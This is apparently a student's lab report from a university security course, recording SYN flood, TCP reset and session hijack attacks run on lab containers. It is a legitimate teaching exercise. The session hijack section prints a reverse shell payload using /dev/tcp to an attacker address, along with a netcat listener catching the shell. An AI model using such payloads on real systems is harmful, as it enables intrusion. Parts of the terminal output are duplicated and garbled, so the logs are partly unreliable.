

Emma Stensland

Reese Pearsall

CSCI 476

October 19, 2025

Seedlabs: TCP/IP Attacks

Task 1: SYN Flooding Attack

SYN Cookies were disabled, and the SYN/ACK Retries and SYN Backlog options were set.

```
[10/19/25] seed@VM:~/.../amd$ docksh 97
root@97ca4331eaa0:/# sysctl -a | grep syncookies
net.ipv4.tcp_syncookies = 0
root@97ca4331eaa0:/# sysctl -w net.ipv4.tcp_synack_retries=20
net.ipv4.tcp_synack_retries = 20
root@97ca4331eaa0:/# sysctl -w net.ipv4.tcp_max_syn_backlog=60
net.ipv4.tcp_max_syn_backlog = 60
root@97ca4331eaa0:/#
```

Observations: By increasing the retries and decreasing the backlog, this will make the attack easier to do as less SYN requests need to be sent to successfully flood the server.

1.1

A python script was used to spoof SYN packets and was sent to the IP address of the victim.

```

[10/19/25]seed@VM:~$ cd csci-476/06_tcp_attacks/amd/
[10/19/25]seed@VM:~/.../amd$ docker-compose up -d
Starting victim-10.9.0.5 ... done
Starting user1-10.9.0.6 ... done
Starting seed-attacker ... done
Starting user2-10.9.0.7 ... done
[10/19/25]seed@VM:~/.../amd$ cd tcp_attacks/
[10/19/25]seed@VM:~/.../tcp_attacks$ ls
reset_auto.py sessionhijack.py synflood.c
reset.py synflood synflood.py
[10/19/25]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
[10/19/25]seed@VM:~$ cd csci-476/06_tcp_attacks/amd/
[10/19/25]seed@VM:~/.../amd$ docksh af
root@afaf1fd367604:/# telnet 10.9.0.5
Trying 10.9.0.5...

```

tcp	0	0	10.9.0.5:23	254
.97.22.188:59211			SYN_RECV	
tcp	0	0	10.9.0.5:23	113
.226.179.137:3211			SYN_RECV	
tcp	0	0	10.9.0.5:23	36.
144.49.164:19317			SYN_RECV	
tcp	0	0	10.9.0.5:23	222
.160.217.240:25490			SYN_RECV	
tcp	0	0	10.9.0.5:23	43.
215.59.98:26460			SYN_RECV	
tcp	0	0	10.9.0.5:23	95.
194.133.165:17970			SYN_RECV	

```

root@8a391b8df2f1:/#

```

Observations: With the lower than usual backlog and more retries on the victim's server this attack was successful.

1.2

The containers were restarted to refresh them, and the C program was run to spoof packets.

```

[10/19/25]seed@VM:~$ cd csci-476/06_tcp_attacks/amd/
[10/19/25]seed@VM:~/.../amd$ docker-compose up -d
Starting victim-10.9.0.5 ... done
Starting user1-10.9.0.6 ... done
Starting seed-attacker ... done
Starting user2-10.9.0.7 ... done
[10/19/25]seed@VM:~/.../amd$ cd tcp_attacks/
[10/19/25]seed@VM:~/.../tcp_attacks$ ls
reset_auto.py sessionhijack.py synflood.c
reset.py synflood synflood.py
[10/19/25]seed@VM:~/.../tcp_attacks$ sudo python3 synflood.py
[10/19/25]seed@VM:~$ cd csci-476/06_tcp_attacks/amd/
[10/19/25]seed@VM:~/.../amd$ docksh af
root@afaf1fd367604:/# telnet 10.9.0.5
Trying 10.9.0.5...

```

tcp	0	0	10.9.0.5:23	254
.97.22.188:59211			SYN_RECV	
tcp	0	0	10.9.0.5:23	113
.226.179.137:3211			SYN_RECV	
tcp	0	0	10.9.0.5:23	36.
144.49.164:19317			SYN_RECV	
tcp	0	0	10.9.0.5:23	222
.160.217.240:25490			SYN_RECV	
tcp	0	0	10.9.0.5:23	43.
215.59.98:26460			SYN_RECV	
tcp	0	0	10.9.0.5:23	95.
194.133.165:17970			SYN_RECV	

```


root@8a391b8df2f1:/#

```

Observations: The C program runs quicker than Python, so it is able to spoof enough SYN packets to block telnetting into the victim's server without changing the queue limit.

1.3

The attack was attempted while SYN cookies were on.



```

seed@VM: ~/.../tcp_attacks$ sudo python3 nflood.py
[10/19/25] seed@VM: ~/.../tcp_attacks$

root@aaf1fd367604:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
8a391b8df2f1 login:



226.179.137:3211 SYN_RECV
cp 0 0 10.9.0.5:23 36.
44.49.164:19317 SYN_RECV
cp 0 0 10.9.0.5:23 222
160.217.240:25490 SYN_RECV
cp 0 0 10.9.0.5:23 43.
15.59.98:26460 SYN_RECV
cp 0 0 10.9.0.5:23 95.
94.133.165:17970 SYN_RECV
oot@8a391b8df2f1:/# sysctl -w net.ipv4.tcp_syncookies=1
et.ipv4.tcp_syncookies = 1
root@8a391b8df2f1:/#

```

Observations: The attack failed, as no SYN-ACKs with cookies were received, so the SYN requests were dropped.

Task 2: TCP Reset Attack

Wireshark was used to sniff the connection and spoof the next TCP packet using a Python script between the client and server, where a user is telnetted into the victim's server.



Observations: The attack was successful, and the reset was sent, which terminated the client-server connection.

Task 3: TCP Session Hijack Attack

The client and server's connection was sniffed, and a Python script spoofed a packet sent from the client with the command to open a reverse shell.

No.	Time	Source	Destination
264	2025-10-19 20:1...	10.9.0.6	10.9.0.5
265	2025-10-19 20:1...	10.9.0.5	10.9.0.6
266	2025-10-19 20:1...	10.9.0.6	10.9.0.5
267	2025-10-19 20:1...	10.9.0.5	10.9.0.6
268	2025-10-19 20:1...	10.9.0.6	10.9.0.5
269	2025-10-19 20:1...	fe80::42:7aff:feff:...	ff02::2
270	2025-10-19 20:1...	02:42:7a:ff:12:15	Broadcast
271	2025-10-19 20:1...	02:42:0a:09:00:05	02:42:7a:ff:12::
272	2025-10-19 20:1...	10.9.0.6	10.9.0.5
273	2025-10-19 20:1...	10.9.0.5	10.9.0.6

▶ Frame 268: 66 bytes on wire (528 bits), 66 bytes captured (5...
 ▶ Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst...
 ▶ Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
 ▼ Transmission Control Protocol, Src Port: 37360, Dst Port: 23
 Source Port: 37360
 Destination Port: 23
 [Stream index: 2]
 [TCP Segment Len: 0]
 Sequence number: 1059451370
 [Next sequence number: 1059451370]
 Acknowledgment number: 1961695821

```

3      (80)
seq      : IntField      = 1
059451370 (0)
ack      : IntField      = 1
961695821 (0)
dataofs  : BitField (4 bits) = N
one      : (None)
reserved : BitField (3 bits) = 0
flags    : FlagsField (9 bits) = <
Flag 16 (A)> (<Flag 2 (S)>)
window   : ShortField    = 8
192      (8192)
chksum   : XShortField   = N
one      : (None)
urgptr   : ShortField    = 0
options  : TCPOptionsField = [
]
(b'')
--
load     : StrField      = b
'\r /bin/bash -i > /dev/tcp/10.9.0.1/9090 0<&l 2>&l\
r' (b'')
[10/19/25] seed@VM: ~/.../tcp_attacks$
  
```

```

Last login: Mon Oct 20 00:04:35 UTC 2025 from
user1-10.9.0.6.net-10.9.0.0 on pts/1
seed@b2dde82ba77e:~$ whoami
seed
seed@b2dde82ba77e:~$ whoami
seed
seed@b2dde82ba77e:~$ whoami
seed
seed@b2dde82ba77e:~$ whoami
seed
seed@b2dde82ba77e:~$ 
[10/19/25] seed@VM: ~/.../tcp_attacks$ nc -lknv
9090
Listening on 0.0.0.0 9090
Connection received on 10.9.0.5 35898
seed@b2dde82ba77e:~$
  
```

Observations: The attack was successful, and a packet sent the command to open a reverse shell, on a port the attacker was listening to.